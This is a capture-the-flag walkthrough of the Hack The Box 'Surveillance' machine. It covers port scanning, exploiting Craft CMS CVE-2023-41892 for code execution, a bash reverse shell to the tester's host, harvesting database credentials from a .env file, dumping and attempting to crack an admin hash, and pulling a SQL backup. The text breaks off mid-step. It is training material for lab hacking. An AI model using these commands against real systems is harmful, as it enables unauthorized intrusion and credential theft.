Surveillance

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.245
Lets try pinging it real quick

```
ping 10.10.11.245 -c 5

PING 10.10.11.245 (10.10.11.245) 56(84) bytes of data.
64 bytes from 10.10.11.245: icmp_seq=1 ttl=63 time=207 ms
64 bytes from 10.10.11.245: icmp_seq=2 ttl=63 time=105 ms
64 bytes from 10.10.11.245: icmp_seq=3 ttl=63 time=83.7 ms
64 bytes from 10.10.11.245: icmp_seq=4 ttl=63 time=84.0 ms
64 bytes from 10.10.11.245: icmp_seq=5 ttl=63 time=82.0 ms

--- 10.10.11.245 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 82.015/112.405/207.368/48.221 ms
```

Now lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.245 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2 (3.932s)
rustscan -a 10.10.11.245 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.245:22
Open 10.10.11.245:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-01 18:07 IST
Initiating Ping Scan at 18:07
Scanning 10.10.11.245 [2 ports]
Completed Ping Scan at 18:07, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:07
Completed Parallel DNS resolution of 1 host. at 18:07, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:07
Scanning 10.10.11.245 [2 ports]
Discovered open port 80/tcp on 10.10.11.245
Discovered open port 22/tcp on 10.10.11.245
Completed Connect Scan at 18:07, 0.19s elapsed (2 total ports)
Nmap scan report for 10.10.11.245
Host is up, received syn-ack (0.095s latency).
Scanned at 2024-11-01 18:07:46 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack

Now lets do an aggressive scan on these ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.245 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±4 (13.706s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.245 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-01 18:09 IST
Nmap scan report for 10.10.11.245
Host is up (0.090s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_ 256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets add surveillance.htb to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
~
~
```

Moving on lets do some directory fuzzing and VHOST Enumeration

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://surveillance.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main) (41.62s)
feroxbuster -u http://surveillance.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 🏁  Press [ENTER] to use the Scan Management Menu™
404      GET       63l      222w        -c Auto-filtering found 404-like response and created new fil
200      GET        9l       26w      304c http://surveillance.htb/.htaccess
200      GET      108l      201w     1870c http://surveillance.htb/css/responsive.css
200      GET       56l      237w    22629c http://surveillance.htb/images/w3.png
200      GET       46l       97w     1008c http://surveillance.htb/js/custom.js
503      GET        7l       14w      206c http://surveillance.htb/js/
503      GET        7l       14w      206c http://surveillance.htb/images/s1.png
503      GET        7l       14w      206c http://surveillance.htb/images/s2.png
503      GET        7l       14w      206c http://surveillance.htb/images/c1.jpg
503      GET        7l       14w      206c http://surveillance.htb/images/w1.png
503      GET        7l       14w      206c http://surveillance.htb/text/
503      GET        7l       14w      206c http://surveillance.htb/images/
200      GET      148l      770w    71008c http://surveillance.htb/images/c2.jpg
200      GET       42l      243w    24617c http://surveillance.htb/images/s3.png
200      GET       42l      310w    32876c http://surveillance.htb/images/home.png
200      GET      105l      782w    62695c http://surveillance.htb/images/w2.png
200      GET        4l       66w    31000c http://surveillance.htb/css/font-awesome.min.css
200      GET      913l     1800w    17439c http://surveillance.htb/css/style.css
200      GET       42l      310w    32876c http://surveillance.htb/images/favicon.png
200      GET        2l     1276w    88145c http://surveillance.htb/js/jquery-3.4.1.min.js
200      GET       89l      964w    72118c http://surveillance.htb/images/hero-bg.png
200      GET     4436l    10973w   136569c http://surveillance.htb/js/bootstrap.js
200      GET    10038l    19587w   192348c http://surveillance.htb/css/bootstrap.css
200      GET      783l     4077w   330169c http://surveillance.htb/images/about-img.png
200      GET      764l     3911w   284781c http://surveillance.htb/images/why-bg.jpg
200      GET     1518l     8174w   619758c http://surveillance.htb/images/slider-img.png
200      GET      475l     1185w    16230c http://surveillance.htb/
503      GET        7l       14w      206c http://surveillance.htb/back-up
503      GET        7l       14w      206c http://surveillance.htb/backups
503      GET        7l       14w      206c http://surveillance.htb/backup_migrate
503      GET        7l       14w      206c http://surveillance.htb/back
503      GET        7l       14w      206c http://surveillance.htb/backup
503      GET        7l       14w      206c http://surveillance.htb/backup2
503      GET        7l       14w      206c http://surveillance.htb/backend
```

Directories

200 GET 9l 26w 304c http://surveillance.htb/.htaccess
200 GET 108l 201w 1870c http://surveillance.htb/css/responsive.css
200 GET 56l 237w 22629c http://surveillance.htb/images/w3.png
200 GET 46l 97w 1008c http://surveillance.htb/js/custom.js
200 GET 148l 770w 71008c http://surveillance.htb/images/c2.jpg
200 GET 42l 243w 24617c http://surveillance.htb/images/s3.png
200 GET 42l 310w 32876c http://surveillance.htb/images/home.png
200 GET 105l 782w 62695c http://surveillance.htb/images/w2.png
200 GET 4l 66w 31000c http://surveillance.htb/css/font-awesome.min.css
200 GET 913l 1800w 17439c http://surveillance.htb/css/style.css
200 GET 42l 310w 32876c http://surveillance.htb/images/favicon.png
200 GET 2l 1276w 88145c http://surveillance.htb/js/jquery-3.4.1.min.js

```
200 GET 89l 964w 72118c http://surveillance.htb/images/hero-bg.png
200 GET 4436l 10973w 136569c
http://surveillance.htb/js/bootstrap.js
200 GET 10038l 19587w 192348c
http://surveillance.htb/css/bootstrap.css
200 GET 783l 4077w 330169c http://surveillance.htb/images/about-
img.png
200 GET 764l 3911w 284781c http://surveillance.htb/images/why-
bg.jpg
200 GET 1518l 8174w 619758c http://surveillance.htb/images/slider-
img.png
200 GET 475l 1185w 16230c http://surveillance.htb/
```

There is a lot of 503 here if u wanna take a look at them its in the directories.txt with this document

Now lets do VHOST Enumeration as well

VHOST Enumeration


```
ffuf -u http://surveillance.htb -H 'Host: FUZZ.surveillance.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±4 (53.285s)
ffuf -u http://surveillance.htb -H 'Host: FUZZ.surveillance.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://surveillance.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.surveillance.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114441/114441] :: Job [1/1] :: 1926 req/sec :: Duration: [0:00:53] :: Errors: 0 ::
```

Nothing with this lets see this web application now


Web Applcation

Default page



At the bottom we have this

And it links to a github page of this CMS lets see that



So we get the version here

Gaining Access

Lets search for exploit for this version of craftcms
So there a couple of them this one seem to work for me :
https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226

CVE-2023-41892 (Craft CMS Remote Code Execution) - POC

CVE-2023-41892-POC.md Raw

This Gist provides a Proof-of-Concept (POC) for CVE-2023-41892, a Craft CMS vulnerability that allows Remote Code Execution (RCE).

Overview

CVE-2023-41892 is a security vulnerability discovered in Craft CMS, a popular content management system. Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the application.

POC

This POC is depending on writing webshell, so finding a suitable folder with writable permission is necessary.

```
import requests
import re
import sys

headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
}
```

Lets run it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2 (0.139s)
python3 exploit2.py

/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exploit2.py:13: SyntaxWarning: invalid escape sequence '\e'
  "configObject[class]": "craft\elements\conditions\ElementCondition",
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exploit2.py:30: SyntaxWarning: invalid escape sequence '\e'
  "configObject[class]": "craft\elements\conditions\ElementCondition",
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exploit2.py:47: SyntaxWarning: invalid escape sequence '\e'
  "configObject[class]": "craft\elements\conditions\ElementCondition",
Usage: python CVE-2023-41892.py <url>
```

Lets give it the URL of the site

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2
python3 exploit2.py http://surveillance.htb

/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance
  "configObject[class]": "craft\elements\conditions\ElementConditi
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance
  "configObject[class]": "craft\elements\conditions\ElementConditi
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance
  "configObject[class]": "craft\elements\conditions\ElementConditi
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now lets get a proper reverse shell
Start a listener here

```
~/Documents/Notes/Hands-on-Hac
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets send get a revshell like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2
python3 exploit2.py http://surveillance.htb

/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exp
  "configObject[class]": "craft\elements\conditions\ElementCondition",
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exp
  "configObject[class]": "craft\elements\conditions\ElementCondition",
/home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance/exp
  "configObject[class]": "craft\elements\conditions\ElementCondition",
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ bash -c 'bash -i >& /dev/tcp/10.10.16.29/9001 0>&1'
$
```

And we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2 (36.738s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.245 52422
bash: cannot set terminal process group (1089): Inappropriate ioctl for device
bash: no job control in this shell
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2 (36.738s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.245 52422
bash: cannot set terminal process group (1089): Inappropriate ioctl for device
bash: no job control in this shell
www-data@surveillance:~/html/craft/web/cpresources$ python3 -c 'import pty; pyt.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pyt.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'pyt' is not defined
www-data@surveillance:~/html/craft/web/cpresources$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@surveillance:~/html/craft/web/cpresources$ ^Z
[1]  + 20692 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±2
stty raw -echo;fg

  command 'cct' from deb proj-bin (8.2.1-1)
  command 'cdcd' from deb cdcd (0.6.6-13.1build2)
  command 'mcd' from deb mtools (4.0.33-1+really4.0.32-1build1)
  command 'hcd' from deb hfsutils (3.2.6-15build2)
  command 'ccx' from deb calculix-ccx (2.17-3)
  command 'ccl' from deb cclive (0.9.3-0.2build1)
  command 'bcd' from deb bsdgames (2.17-29)
Try: apt install <deb name>
www-data@surveillance:~/html/craft/web/cpresources$ cd ..
```

Lateral PrivEsc - 1

Found this .env file here

```
www-data@surveillance:~/html/craft$ ls -al
total 320
drwxr-xr-x  8 www-data www-data   4096 Oct 21  2023 .
drwxr-xr-x  3 root     root       4096 Oct 21  2023 ..
-rw-r--r--  1 www-data www-data    836 Oct 21  2023 .env
-rw-r--r--  1 www-data www-data    678 May 23  2023 .env.example.dev
-rw-r--r--  1 www-data www-data    688 May 23  2023 .env.example.production
-rw-r--r--  1 www-data www-data    684 May 23  2023 .env.example.staging
-rw-r--r--  1 www-data www-data     31 May 23  2023 .gitignore
-rw-r--r--  1 www-data www-data    529 May 23  2023 bootstrap.php
-rw-r--r--  1 www-data www-data    622 Jun 13  2023 composer.json
-rw-r--r--  1 www-data www-data 261350 Jun 13  2023 composer.lock
drwxr-xr-x  4 www-data www-data   4096 Oct 11  2023 config
-rwxr-xr-x  1 www-data www-data    309 May 23  2023 craft
drwxrwxr-x  2 www-data www-data   4096 Oct 21  2023 migrations
drwxr-xr-x  6 www-data www-data   4096 Oct 11  2023 storage
drwxr-xr-x  3 www-data www-data   4096 Oct 17  2023 templates
drwxr-xr-x 42 www-data www-data   4096 Jun 13  2023 vendor
drwxr-xr-x  8 www-data www-data   4096 Nov  7  2023 web
```

Lets cat this out

```
www-data@surveillance:~/html/craft$ cat .env
# Read about configuration, here:
# https://craftcms.com/docs/4.x/config/

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

# The secure key Craft will use for hashing and encrypting data
CRAFT_SECURITY_KEY=2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_

# Database connection settings
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
```

⚠ MySQL Creds

Username : craftuser

Password : CraftCMSPassword2023!

So mysql creds here lets login mysql to see what we can do here

```
www-data@surveillance:~/html/craft$ mysql -u craftuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 81
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Lets see the databases here

```
show databases;
```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| craftdb            |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)
```

Now lets select this craftdb database

```
use craftdb
```

```
MariaDB [(none)]> use craftdb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Now lets see all the tables here

```
show tables;
```

```
| resourcepaths                |
| revisions                    |
| searchindex                  |
| sections                     |
| sections_sites               |
| sequences                    |
| sessions                     |
| shunnedmessages              |
| sitegroups                   |
| sites                        |
| structureelements            |
| structures                   |
| systemmessages               |
| taggroups                    |
| tags                         |
| tokens                       |
| usergroups                   |
| usergroups_users             |
| userpermissions              |
| userpermissions_usergroups   |
| userpermissions_users        |
| userpreferences              |
| users                        |
| volumefolders                |
| volumes                      |
| widgets                      |
+------------------------------+
63 rows in set (0.000 sec)
```

Now lets get everything out of this table

```
select * from users;
```

```
MariaDB [craftdb]> select * from users;
+----+---------+--------+---------+--------+-----------+-------+----------+-----------+-----------+----------+------------------------+------------------------------------
--------------------------+---------------------+--------------------+-----------------------+-------------------+----------------------+-------------+--------------+-
----------------+----------------------------+---------------------+-------------------------+---------------------+---------------------+
| id | photoId | active | pending | locked | suspended | admin | username | fullName  | firstName | lastName | email                  | password
                          | lastLoginDate       | lastLoginAttemptIp | invalidLoginWindowStart | invalidLoginCount | lastInvalidLoginDate | lockoutDate | hasDashboard |
verificationCode | verificationCodeIssuedDate | unverifiedEmail | passwordResetRequired | lastPasswordChangeDate | dateCreated         | dateUpdated         |
+----+---------+--------+---------+--------+-----------+-------+----------+-----------+-----------+----------+------------------------+------------------------------------
--------------------------+---------------------+--------------------+-----------------------+-------------------+----------------------+-------------+--------------+-
----------------+----------------------------+---------------------+-------------------------+---------------------+---------------------+
|  1 |    NULL |      1 |       0 |      0 |         0 |     1 | admin    | Matthew B | Matthew   | B        | admin@surveillance.htb | $2y$13$FoVGcLXXNe81B6x9bKry9OzGSSI
YL7/ObcmQ0CXtgw.EpuNcx8tGe | 2023-10-17 20:42:03 | NULL               | NULL                    |              NULL | 2023-10-17 20:38:18  | NULL        |            1 |
NULL             | NULL                       | NULL            |                     0 | 2023-10-17 20:38:29    | 2023-10-11 17:57:16 | 2023-10-17 20:42:03 |
+----+---------+--------+---------+--------+-----------+-------+----------+-----------+-----------+----------+------------------------+------------------------------------
--------------------------+---------------------+--------------------+-----------------------+-------------------+----------------------+-------------+--------------+-
----------------+----------------------------+---------------------+-------------------------+---------------------+---------------------+
1 row in set (0.000 sec)
```

That is ugly aint it lets get it in a better format

```
select username, password from users;
```

```
MariaDB [craftdb]> select username, password from users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$13$FoVGcLXXNe81B6x9bKry9OzGSSIYL7/ObcmQ0CXtgw.EpuNcx8tGe |
+----------+--------------------------------------------------------------+
1 row in set (0.000 sec)
```

Lets save this on our system now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±6 (0.041s)
cat hash
```

	File: hash
1	$2y$13$FoVGcLXXNe81B6x9bKry9OzGSSIYL7/ObcmQ0CXtgw.EpuNcx8tGe

So i tried cracking this with this

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

But was not able to

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3 (9m 42.05s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => q

Session..........: hashcat
Status...........: Quit
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$13$FoVGcLXXNe81B6x9bKry9OzGSSIYL7/ObcmQ0CXtgw.E...cx8tGe
Time.Started.....: Fri Nov  1 19:44:53 2024 (9 mins, 34 secs)
Time.Estimated...: Sun Nov  3 20:05:17 2024 (2 days, 0 hours)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       82 H/s (8.74ms) @ Accel:1 Loops:16 Thr:24 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 47232/14344384 (0.33%)
Rejected.........: 0/47232 (0.00%)
Restore.Point....: 47232/14344384 (0.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1536-1552
Candidate.Engine.: Device Generator
Candidates.#1....: hotgirl2 -> 290684
Hardware.Mon.#1..: Temp: 74c Util: 95% Core:1927MHz Mem:6000MHz Bus:8

Started: Fri Nov  1 19:44:46 2024
Stopped: Fri Nov  1 19:54:28 2024
```

Moving on i found some backup files here

```
www-data@surveillance:~/html/craft$ ls -al
total 320
drwxr-xr-x  8 www-data www-data   4096 Oct 21  2023 .
drwxr-xr-x  3 root     root       4096 Oct 21  2023 ..
-rw-r--r--  1 www-data www-data    836 Oct 21  2023 .env
-rw-r--r--  1 www-data www-data    678 May 23  2023 .env.example.dev
-rw-r--r--  1 www-data www-data    688 May 23  2023 .env.example.production
-rw-r--r--  1 www-data www-data    684 May 23  2023 .env.example.staging
-rw-r--r--  1 www-data www-data     31 May 23  2023 .gitignore
-rw-r--r--  1 www-data www-data    529 May 23  2023 bootstrap.php
-rw-r--r--  1 www-data www-data    622 Jun 13  2023 composer.json
-rw-r--r--  1 www-data www-data 261350 Jun 13  2023 composer.lock
drwxr-xr-x  4 www-data www-data   4096 Oct 11  2023 config
-rwxr-xr-x  1 www-data www-data    309 May 23  2023 craft
drwxrwxr-x  2 www-data www-data   4096 Oct 21  2023 migrations
drwxr-xr-x  6 www-data www-data   4096 Oct 11  2023 storage
drwxr-xr-x  3 www-data www-data   4096 Oct 17  2023 templates
drwxr-xr-x 42 www-data www-data   4096 Jun 13  2023 vendor
drwxr-xr-x  8 www-data www-data   4096 Nov  7  2023 web
www-data@surveillance:~/html/craft$ cd storage/
www-data@surveillance:~/html/craft/storage$ ls
backups  config-deltas  logs  runtime
```

Lets see these files now

```
www-data@surveillance:~/html/craft/storage$ cd backups/
www-data@surveillance:~/html/craft/storage/backups$ ls -al
total 28
drwxrwxr-x 2 www-data www-data  4096 Oct 17  2023 .
drwxr-xr-x 6 www-data www-data  4096 Oct 11  2023 ..
-rw-r--r-- 1 root     root     19918 Oct 17  2023 surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

I got it on my by making a python server here like this


```
www-data@surveillance:~/html/craft/storage/backups$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.16.29 - - [01/Nov/2024 14:07:31] code 404, message File not found
10.10.16.29 - - [01/Nov/2024 14:07:31] "GET /sur* HTTP/1.1" 404 -
10.10.16.29 - - [01/Nov/2024 14:07:44] "GET /surveillance--2023-10-17-202801--v4.4.14.sql.zip HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Unzipped it on mine

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±4 (0.036s)
unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip

Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±5 (0.023s)
ls

aggressiveScan.txt  craft-cms.py     exploit2.py  hash                                          surveillance--2023-10-17-202801--v4.4.14.sql.zip
allPortScan.txt     directories.txt  exploit.py   surveillance--2023-10-17-202801--v4.4.14.sql  Surveillance.md
```

Now this contained command that have been ran before so i stepped through me using less here

```
/bin/cat surveillance--2023-10-17-202801--v4.4.14.sql | less
```



Found another hash while searching all the INSERT commands here
Saved it like this

```
